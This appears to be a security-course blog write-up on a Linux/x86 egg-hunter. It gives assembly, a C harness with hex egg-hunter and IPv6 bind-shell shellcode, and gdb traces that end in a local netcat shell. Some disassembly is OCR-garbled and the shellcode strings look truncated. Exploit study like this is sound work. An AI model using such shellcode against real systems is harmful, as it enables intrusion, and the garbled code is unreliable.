


MENU

```
rtualBox:~$ ./egg_hunter
```

```
080
```

```
32
```



KARTIK DURG

LIVE YOUR PASSION!!

```
rtualBox:~$ nc -vn 127.0.0.1 4444
```

```
7.0.0.1 4444 port [tcp/*] succeeded!
```

```
X
```

0X3: SHELLCODE_EGG_HUNTER – LINUX/X86

Posted on September 13, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification

Student ID: SLAE-1233

Assignment: 3

Github repo: <https://github.com/kartikdurg>

WHAT IS AN EGG-HUNTER?

The “**Egg-Hunter**” is a technique used to search for an unique “**tag**” that was prefixed with the large shellcode and start the execution of shellcode once found.

WHY DO WE NEED EGG-HUNTER?

For example, let us assume that you have found a buffer-overflow vulnerability and there is no enough memory space for our bind/reverse shellcode. To solve this problem a unique “**tag**” is prefixed with our shellcode and then execute “**Egg Hunter**” shellcode that is small in size, fast and robust at the same time, this “**Egg-Hunter**” will search our unique “**tag**” and starts the execution of large shellcode(bind/reverse) once found.

In this post I will be implementing the “**sigaction(2)**” approach as discussed by Scape in the [Safely Searching Process Virtual Address Space](#) research paper.

The “**sigaction(2)**” prototype is as follows:

```
int sigaction(int signum, const struct sigaction *act, struct sigaction *oldact);
```

The **EAX** register should hold the system call number of “**sigaction**” as defined below:

```
#define __NR_sigaction 67 [0x43]
```

The goal here is to use the structure of **act** being in the **ECX** register for validating the region of memory.

Now let’s jump into the implementation which is as follows:

```
global _start
section .text

_start:
xor ecx, ecx           ;zero out ecx

page_align:
xor cx, 0x0fff         ;Page alignment
```

```

valid_add:
inc ecx                ;increment the pointer to try next valid address
push 0x43              ;push syscall 67 | sigaction
pop eax                ;EAX=0x43
int 0x80               ;call sigaction() for validation

efault_cmpsn:
cmp al, 0xf2           ;Low-byte of EAX compared against 0xf2|EFAULT
jz page_align          ;If ZF set JMP back to "page_align"

search_tag:
mov eax, 0x4a424f59    ;move the "tag" to EAX register| 0x4a424f59 = JBOY
mov edi, ecx            ;move ECX to EDI
scasd                  ;Compare contents of EDI to the dword value in EAX and increment
jnz valid_add           ;Not equal? then go back to valid_add
scasd                  ;Compare contents of EDI to the dword value in EAX and increment
jnz valid_add           ;Not equal? then go back to valid_add
jmp edi                ;TAG found ==> Execute the shellcode I'm pointing to

```

To understand this concept, let's analyze the complete shellcode below:

```

#include <stdio.h>
#include <string.h>

#define JBOY "\x59\x4f\x42\x4a"

```

```
//Egg-Hunter shellcode
unsigned char egg_hunter[] = "\x31\xc9\x66\x81\xf1\xff\x0f\x41\x6a\x43\x58\xcd\x80\x3c\xf2\x74\xf1\xb8\x59"

//Bind shell(IPv6)
unsigned char egg[] = JBOY JBOY
"\x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\x6a\x0a\x43\x89\xe1\xcd\x80\x96\x31\xc0\x50\x50\x50\x50\x50\x66\x68\x2e"

int main()
{
printf("Egg is at %p\n", egg);
printf("Egghunter size: %d\n", strlen(egg_hunter));
int (*ret)() = (int(*)())egg_hunter;
ret();
}
```

The above shellcode will execute bind shell once the “tag”(JBOY) is identified by our egg-hunter shellcode.

Let’s run the shellcode using GDB and setup a break point at “main” and “egg_hunter”:

```
kartik@kartik-VirtualBox:~$ gdb ./egg_hunter
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
```

```
Reading symbols from /home/kartik/egg_hunter...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb)
(gdb) break main
Breakpoint 1 at 0x80483e8
(gdb) print /x &egg_hunter
$1 = 0x804a040
(gdb) print /x &egg
$2 = 0x804a080
(gdb) break *0x804a040
Breakpoint 2 at 0x804a040
(gdb) run
Starting program: /home/kartik/egg_hunter

Breakpoint 1, 0x080483e8 in main ()
(gdb) c
Continuing.
Egg is at 0x804a080
Egghunter size: 32

Breakpoint 2, 0x0804a040 in egg_hunter ()
(gdb) disassemble
Dump of assembler code for function egg_hunter:
=> 0x0804a040 <+0>:    xor     ecx,ecx
    0x0804a042 <+2>:    xor     cx,0xffff
    0x0804a047 <+7>:    inc     ecx
    0x0804a048 <+8>:    push   0x43
    0x0804a04a <+10>:   pop     eax
    0x0804a04b <+11>:   int     0x80
    0x0804a04d <+13>:   cmp     al,0xf2
    0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
    0x0804a051 <+17>:   mov     eax,0x4a424f59
    0x0804a056 <+22>:   mov     edi,ecx
    0x0804a058 <+24>:   scasd  eax,DWORD PTR es:[edi]
    0x0804a059 <+25>:   jne     0x804a047 <egg_hunter+7>
    0x0804a05b <+27>:   scasd  eax,DWORD PTR es:[edi]
    0x0804a05c <+28>:   jne     0x804a047 <egg_hunter+7>
    0x0804a05e <+30>:   jmp     edi
    0x0804a060 <+32>:   add     BYTE PTR [eax],al
End of assembler dump.
(gdb) █
```

Now that we have reached the breakpoint which points to our “Egg-Hunter” shellcode, let us also define a “hook-stop” to examine EAX, ECX and EDI registers every time the execution stops.

```
(gdb) disassemble
Dump of assembler code for function egg_hunter:
=> 0x0804a040 <+0>:    xor     ecx,ecx
      0x0804a042 <+2>:    xor     cx,0xffff
      0x0804a047 <+7>:    inc     ecx
      0x0804a048 <+8>:    push   0x43
      0x0804a04a <+10>:   pop     eax
      0x0804a04b <+11>:   int     0x80
      0x0804a04d <+13>:   cmp     al,0xf2
      0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
      0x0804a051 <+17>:   mov     eax,0x4a424f59
      0x0804a056 <+22>:   mov     edi,ecx
      0x0804a058 <+24>:   scas    eax,DWORD PTR es:[edi]
      0x0804a059 <+25>:   jne     0x804a047 <egg_hunter+7>
      0x0804a05b <+27>:   scas    eax,DWORD PTR es:[edi]
      0x0804a05c <+28>:   jne     0x804a047 <egg_hunter+7>
      0x0804a05e <+30>:   jmp     edi
      0x0804a060 <+32>:   add     BYTE PTR [eax],al
End of assembler dump.
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>disassemble
>x/16w $ecx
>print /x $eax
>x/16x $edi
>end
(gdb)
```

After the first XOR instruction, the next two instruction performs page alignment operation by XORing “0xffff” on lower 16-bits of ECX and then incrementing **ECX** by one. As noticed in the screenshot below, this operation is equivalent to adding “0x1000” to **ECX** register.


```

(gdb) stepi
Dump of assembler code for function egg_hunter:
   0x0804a040 <+0>:    xor     ecx,ecx
   0x0804a042 <+2>:    xor     cx,0xffff
=> 0x0804a047 <+7>:    inc     ecx
   0x0804a048 <+8>:    push   0x43
   0x0804a04a <+10>:   pop     eax
   0x0804a04b <+11>:   int     0x80
   0x0804a04d <+13>:   cmp     al,0xf2
   0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
   0x0804a051 <+17>:   mov     eax,0x4a424f59
   0x0804a056 <+22>:   mov     edi,ecx
   0x0804a058 <+24>:   scas   eax,DWORD PTR es:[edi]
   0x0804a059 <+25>:   jne     0x804a047 <egg_hunter+7>
   0x0804a05b <+27>:   scas   eax,DWORD PTR es:[edi]
   0x0804a05c <+28>:   jne     0x804a047 <egg_hunter+7>
   0x0804a05e <+30>:   jmp     edi
   0x0804a060 <+32>:   add     BYTE PTR [eax],al
End of assembler dump.
0xffff: Error while running hook_stop:
Cannot access memory at address 0xffff
0x0804a047 in egg_hunter ()
(gdb) stepi
Dump of assembler code for function egg_hunter:
   0x0804a040 <+0>:    xor     ecx,ecx
   0x0804a042 <+2>:    xor     cx,0xffff
=> 0x0804a047 <+7>:    inc     ecx
   0x0804a048 <+8>:    push   0x43
   0x0804a04a <+10>:   pop     eax
   0x0804a04b <+11>:   int     0x80
   0x0804a04d <+13>:   cmp     al,0xf2
   0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
   0x0804a051 <+17>:   mov     eax,0x4a424f59
   0x0804a056 <+22>:   mov     edi,ecx
   0x0804a058 <+24>:   scas   eax,DWORD PTR es:[edi]
   0x0804a059 <+25>:   jne     0x804a047 <egg_hunter+7>
   0x0804a05b <+27>:   scas   eax,DWORD PTR es:[edi]
   0x0804a05c <+28>:   jne     0x804a047 <egg_hunter+7>
   0x0804a05e <+30>:   jmp     edi
   0x0804a060 <+32>:   add     BYTE PTR [eax],al
End of assembler dump.
0x1000: Error while running hook_stop:
Cannot access memory at address 0x1000
0x0804a048 in egg_hunter ()
(gdb) █

```


After the page alignment operation, the lower 16-bit of **EAX** register is initialized to **0x43[67]** which is a system call number of “**sigaction**” and once the system call is executed it’s return value is then compared with **0xf2** which represents the lower byte of **EFAULT**. If the lower byte of EAX is equal to **0xf2** the implementation again jumps back to XOR “**0xfff**” on lower 16-bits of ECX as seen below:

```
(gdb) stepi
Dump of assembler code for function egg_hunter:
0x0804a040 <+0>:    xor     ecx,ecx
0x0804a042 <+2>:    xor     cx,0xfff
0x0804a047 <+7>:    inc     ecx
0x0804a048 <+8>:    push   0x43
0x0804a04a <+10>:   pop     eax
0x0804a04b <+11>:   int     0x80
0x0804a04d <+13>:   cmp     al,0xf2
=> 0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
0x0804a051 <+17>:   mov     eax,0x4a424f59
0x0804a056 <+22>:   mov     edi,ecx
0x0804a058 <+24>:   scas    eax,DWORD PTR es:[edi]
0x0804a059 <+25>:   jne     0x804a047 <egg_hunter+7>
0x0804a05b <+27>:   scas    eax,DWORD PTR es:[edi]
0x0804a05c <+28>:   jne     0x804a047 <egg_hunter+7>
0x0804a05e <+30>:   jmp     edi
0x0804a060 <+32>:   add     BYTE PTR [eax],al
End of assembler dump.
0x1000: Error while running hook_stop:
Cannot access memory at address 0x1000
0x0804a04f in egg_hunter ()
(gdb) print /x $eax
$4 = 0xfffffffff2
(gdb) stepi
Dump of assembler code for function egg_hunter:
=> 0x0804a042 <+2>:    xor     cx,0xfff
0x0804a047 <+7>:    inc     ecx
0x0804a048 <+8>:    push   0x43
0x0804a04a <+10>:   pop     eax
0x0804a04b <+11>:   int     0x80
0x0804a04d <+13>:   cmp     al,0xf2
0x0804a04f <+15>:   je      0x804a042 <egg_hunter+2>
0x0804a051 <+17>:   mov     eax,0x4a424f59
0x0804a056 <+22>:   mov     edi,ecx
```

```
0x0804a056 <+22>:  MOV     edi,ecx
0x0804a058 <+24>:  SCAS    eax,DWORD PTR es:[edi]
0x0804a059 <+25>:  JNE     0x804a047 <egg_hunter+7>
0x0804a05b <+27>:  SCAS    eax,DWORD PTR es:[edi]
0x0804a05c <+28>:  JNE     0x804a047 <egg_hunter+7>
0x0804a05e <+30>:  JMP     edi
0x0804a060 <+32>:  ADD     BYTE PTR [eax],al
```

End of assembler dump.

0x1000: Error while running hook_stop:

Cannot access memory at address 0x1000

0x0804a042 in egg_hunter ()

Implementation when lower byte of EAX is “**not-equal**” to 0xf2:

```

(gdb) break *0x0804a051
Breakpoint 3 at 0x0804a051
(gdb) c
Continuing.
Dump of assembler code for function egg_hunter:
   0x0804a040 <+0>:   xor     ecx,ecx
   0x0804a042 <+2>:   xor     cx,0xffff
   0x0804a047 <+7>:   inc     ecx
   0x0804a048 <+8>:   push   0x43
   0x0804a04a <+10>:  pop     eax
   0x0804a04b <+11>:  int     0x80
   0x0804a04d <+13>:  cmp     al,0xf2
   0x0804a04f <+15>:  je      0x0804a042 <egg_hunter+2>
=> 0x0804a051 <+17>:  mov     eax,0x4a424f59
   0x0804a056 <+22>:  mov     edi,ecx
   0x0804a058 <+24>:  scasd   eax,DWORD PTR es:[edi]
   0x0804a059 <+25>:  jne     0x0804a047 <egg_hunter+7>
   0x0804a05b <+27>:  scasd   eax,DWORD PTR es:[edi]
   0x0804a05c <+28>:  jne     0x0804a047 <egg_hunter+7>
   0x0804a05e <+30>:  jmp     edi
   0x0804a060 <+32>:  add     BYTE PTR [eax],al
End of assembler dump.
0x8048000:  0x464c457f  0x00010101  0x00000000  0x00000000
0x8048010:  0x00030002  0x00000001  0x08048330  0x00000034
0x8048020:  0x00001218  0x00000000  0x00200034  0x00280009
0x8048030:  0x001b001e  0x00000006  0x00000034  0x08048034
$2 = 0xffffffffea
0x804a061:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a071:  0x00000000  0x00000000  0x00000000  0x59000000
0x804a081 <egg+1>:  0x594a424f  0x6a4a424f  0xdb315866  0x016a066a
0x804a091 <egg+17>:  0x89430a6a  0x9680cde1  0x5050c031  0x66505050

Breakpoint 3, 0x0804a051 in egg_hunter ()
(gdb) █

```

The value of valid pointer is stored in **EDI** register after moving the “tag” to **EAX** register. Next, the **scasd** instruction compares the contents of memory stored in **EDI** to the DWORD value in **EAX**(unique tag).

Instead of stepping through each and every instruction let’s setup a breakpoint on second **scasd** instruction and continue the execution.

```

(gdb) c
Continuing.
Dump of assembler code for function egg_hunter:
0x0804a040 <+0>: xor    ecx,ecx
0x0804a042 <+2>: xor    cx,0xffff
0x0804a047 <+7>: inc    ecx
0x0804a048 <+8>: push   0x43
0x0804a04a <+10>: pop    eax
0x0804a04b <+11>: int    0x80
0x0804a04d <+13>: cmp    al,0xf2
0x0804a04f <+15>: je     0x0804a042 <egg_hunter+2>
0x0804a051 <+17>: mov    eax,0x4a424f59
0x0804a056 <+22>: mov    edi,ecx
0x0804a058 <+24>: scasd  eax,DWORD PTR es:[edi]
0x0804a059 <+25>: jne    0x0804a047 <egg_hunter+7>
=> 0x0804a05b <+27>: scasd  eax,DWORD PTR es:[edi]
0x0804a05c <+28>: jne    0x0804a047 <egg_hunter+7>
0x0804a05e <+30>: jmp    edi
0x0804a060 <+32>: add    BYTE PTR [eax],al
End of assembler dump.
0x0804a080 <egg>: 0x4a424f59 0x4a424f59 0x3158666a 0x6a066adb
0x0804a090 <egg+16>: 0x430a6a01 0x80cde189 0x50c03196 0x50505050
0x0804a0a0 <egg+32>: 0x5c116866 0x890a6a66 0x511c6ae1 0x43e18956
0x0804a0b0 <egg+48>: 0xcd58666a 0x89565380 0x6a4343e1 0x80cd5866
0x33 = 0x4a424f59
0x0804a084 <egg+4>: 0x4a424f59 0x3158666a 0x6a066adb 0x430a6a01
0x0804a094 <egg+20>: 0x80cde189 0x50c03196 0x50505050 0x5c116866
0x0804a0a4 <egg+36>: 0x890a6a66 0x511c6ae1 0x43e18956 0xcd58666a
0x0804a0b4 <egg+52>: 0x89565380 0x6a4343e1 0x80cd5866 0x56525299

Breakpoint 4, 0x0804a05b in egg_hunter ()
(gdb)

```

Now that the **scasd** instruction has been executed twice, the value of **EDI** will be 8-bytes apart pointing at our shellcode(bind/reverse or any other) as seen below:


```

(gdb) stepi
Dump of assembler code for function egg_hunter:
0x0804a040 <+0>: xor    ecx,ecx
0x0804a042 <+2>: xor    cx,0xffff
0x0804a047 <+7>: inc    ecx
0x0804a048 <+8>: push   0x43
0x0804a04a <+10>: pop    eax
0x0804a04b <+11>: int    0x80
0x0804a04d <+13>: cmp    al,0xf2
0x0804a04f <+15>: je     0x0804a042 <egg_hunter+2>
0x0804a051 <+17>: mov    eax,0x4a424f59
0x0804a056 <+22>: mov    edi,ecx
0x0804a058 <+24>: scas   eax,DWORD PTR es:[edi]
0x0804a059 <+25>: jne    0x0804a047 <egg_hunter+7>
0x0804a05b <+27>: scas   eax,DWORD PTR es:[edi]
0x0804a05c <+28>: jne    0x0804a047 <egg_hunter+7>
=> 0x0804a05e <+30>: jmp    edi
0x0804a060 <+32>: add    BYTE PTR [eax],al
End of assembler dump.
0x0804a080 <egg>: 0x4a424f59 0x4a424f59 0x3158666a 0x6a066adb
0x0804a090 <egg+16>: 0x430a6a01 0x80cde189 0x50c03196 0x50505050
0x0804a0a0 <egg+32>: 0x5c116866 0x890a6a66 0x511c6ae1 0x43e18956
0x0804a0b0 <egg+48>: 0xcd58666a 0x89565380 0x6a4343e1 0x80cd5866
$35 = 0x4a424f59
0x0804a088 <egg+8>: 0x3158666a 0x6a066adb 0x430a6a01 0x80cde189
0x0804a098 <egg+24>: 0x50c03196 0x50505050 0x5c116866 0x890a6a66
0x0804a0a8 <egg+40>: 0x511c6ae1 0x43e18956 0xcd58666a 0x89565380
0x0804a0b8 <egg+56>: 0x6a4343e1 0x80cd5866 0x56525299 0x6a43e189
0x0804a05e in egg_hunter ()
(gdb) print /x $edi
$36 = 0x0804a088
(gdb)

```

Execution of large payload (bind shell):

```
0x0004a058 <+24>: scas eax,DWORD PTR es:[edi]
0x0004a059 <+25>: jne 0x0004a047 <egg_hunter+7>
0x0004a05b <+27>: scas eax,DWORD PTR es:[edi]
=> 0x0004a05c <+28>: jne 0x0004a047 <egg_hunter+7>
0x0004a05e <+30>: jnp edi
0x0004a060 <+32>: add BYTE PTR [eax],al
End of assembler dump.
0x0004a080 <egg>: 0x4a424f59 0x4a424f59 0x3158666a 0x6a066adb
0x0004a090 <egg+16>: 0x430a6a01 0x80cde189 0x50c03196 0x50505050
0x0004a0a0 <egg+32>: 0x5c116866 0x890a6a66 0x511c6ae1 0x43e18956
0x0004a0b0 <egg+48>: 0xcd58666a 0x89565380 0x6a4343e1 0x80cd5866
$9 = 0x4a424f59
0x0004a088 <egg+8>: 0x3158666a 0x6a066adb 0x430a6a01 0x80cde189
0x0004a098 <egg+24>: 0x50c03196 0x50505050 0x5c116866 0x890a6a66
0x0004a0a8 <egg+40>: 0x511c6ae1 0x43e18956 0xcd58666a 0x89565380
0x0004a0b8 <egg+56>: 0x6a4343e1 0x80cd5866 0x56525299 0x6a43e189
0x0004a05c in egg_hunter ()
(gdb) stepi
Dump of assembler code for function egg_hunter:
0x0004a040 <+0>: xor ecx,ecx
0x0004a042 <+2>: xor cx,0xffff
0x0004a047 <+7>: lnc ecx
0x0004a048 <+8>: push 0x43
0x0004a04a <+10>: pop eax
0x0004a04b <+11>: lat 0x00
0x0004a04d <+13>: cmp al,0xf2
0x0004a04f <+15>: je 0x0004a042 <egg_hunter+2>
0x0004a051 <+17>: mov eax,0x4a424f59
0x0004a056 <+22>: mov edi,ecx
0x0004a058 <+24>: scas eax,DWORD PTR es:[edi]
0x0004a059 <+25>: jne 0x0004a047 <egg_hunter+7>
0x0004a05b <+27>: scas eax,DWORD PTR es:[edi]
0x0004a05c <+28>: jne 0x0004a047 <egg_hunter+7>
=> 0x0004a05e <+30>: jnp edi
0x0004a060 <+32>: add BYTE PTR [eax],al
End of assembler dump.
0x0004a080 <egg>: 0x4a424f59 0x4a424f59 0x3158666a 0x6a066adb
0x0004a090 <egg+16>: 0x430a6a01 0x80cde189 0x50c03196 0x50505050
0x0004a0a0 <egg+32>: 0x5c116866 0x890a6a66 0x511c6ae1 0x43e18956
0x0004a0b0 <egg+48>: 0xcd58666a 0x89565380 0x6a4343e1 0x80cd5866
$10 = 0x4a424f59
0x0004a088 <egg+8>: 0x3158666a 0x6a066adb 0x430a6a01 0x80cde189
0x0004a098 <egg+24>: 0x50c03196 0x50505050 0x5c116866 0x890a6a66
0x0004a0a8 <egg+40>: 0x511c6ae1 0x43e18956 0xcd58666a 0x89565380
0x0004a0b8 <egg+56>: 0x6a4343e1 0x80cd5866 0x56525299 0x6a43e189
0x0004a05e in egg_hunter ()
(gdb) continue
Continuing.
process 3752 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
```

```
kartik@kartik-VirtualBox: ~
kartik@kartik-VirtualBox:~$ nc -vn 127.0.0.1 4444
Connection to 127.0.0.1 4444 port [tcp/*] succeeded!
ls
ARM
Desktop
Documents
Downloads
Music
Pictures
Public
SLAE
SLAE-Code.zip
Templates
Videos
egg_hunter
egg_hunter.asm
egg_hunter.c
egg_hunter.o
examples.desktop
test.asm
test.c
whoami
kartik

hostname
kartik-VirtualBox
```

PROOF OF CONCEPT:

```
kartik@kartik-VirtualBox:~$ ./egg_hunter
Egg is at 0x804a080
Egghunter size: 32
█

kartik@kartik-VirtualBox: ~
kartik@kartik-VirtualBox:~$ nc -vn 127.0.0.1 4444
Connection to 127.0.0.1 4444 port [tcp/*] succeeded!
whoami
kartik

hostname
kartik-VirtualBox
```

The size of “**Egg-hunter**” shellcode is just 32-bytes when compared to the original size of [bind shell](#) which is 100-bytes, thus allowing us to execute larger payload when the available memory space is less than payload.

Link to shellcode.c:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x3/egg_hunter.c

Link to shellcode.asm:

https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x3/egg_hunter.asm

Thank you for reading 😊

- Kartik Durg

SHARE THIS:



Be the first to like this.



PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE 🧐 PC gamer and a huge fan of ARSENAL FC!! <3

[View all posts by Kartik Durg](#)

PREVIOUS POST

0x2: Shell_Reverse_TCP_IPV6 - Linux/x86

NEXT POST

0x4: ROT13_XOR_Encoder_MMX_Decoder_Shellcode - Linux/x86

LEAVE A REPLY

Enter your comment here...

SEARCH

Search ...

SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW

BLOG AT WORDPRESS.COM.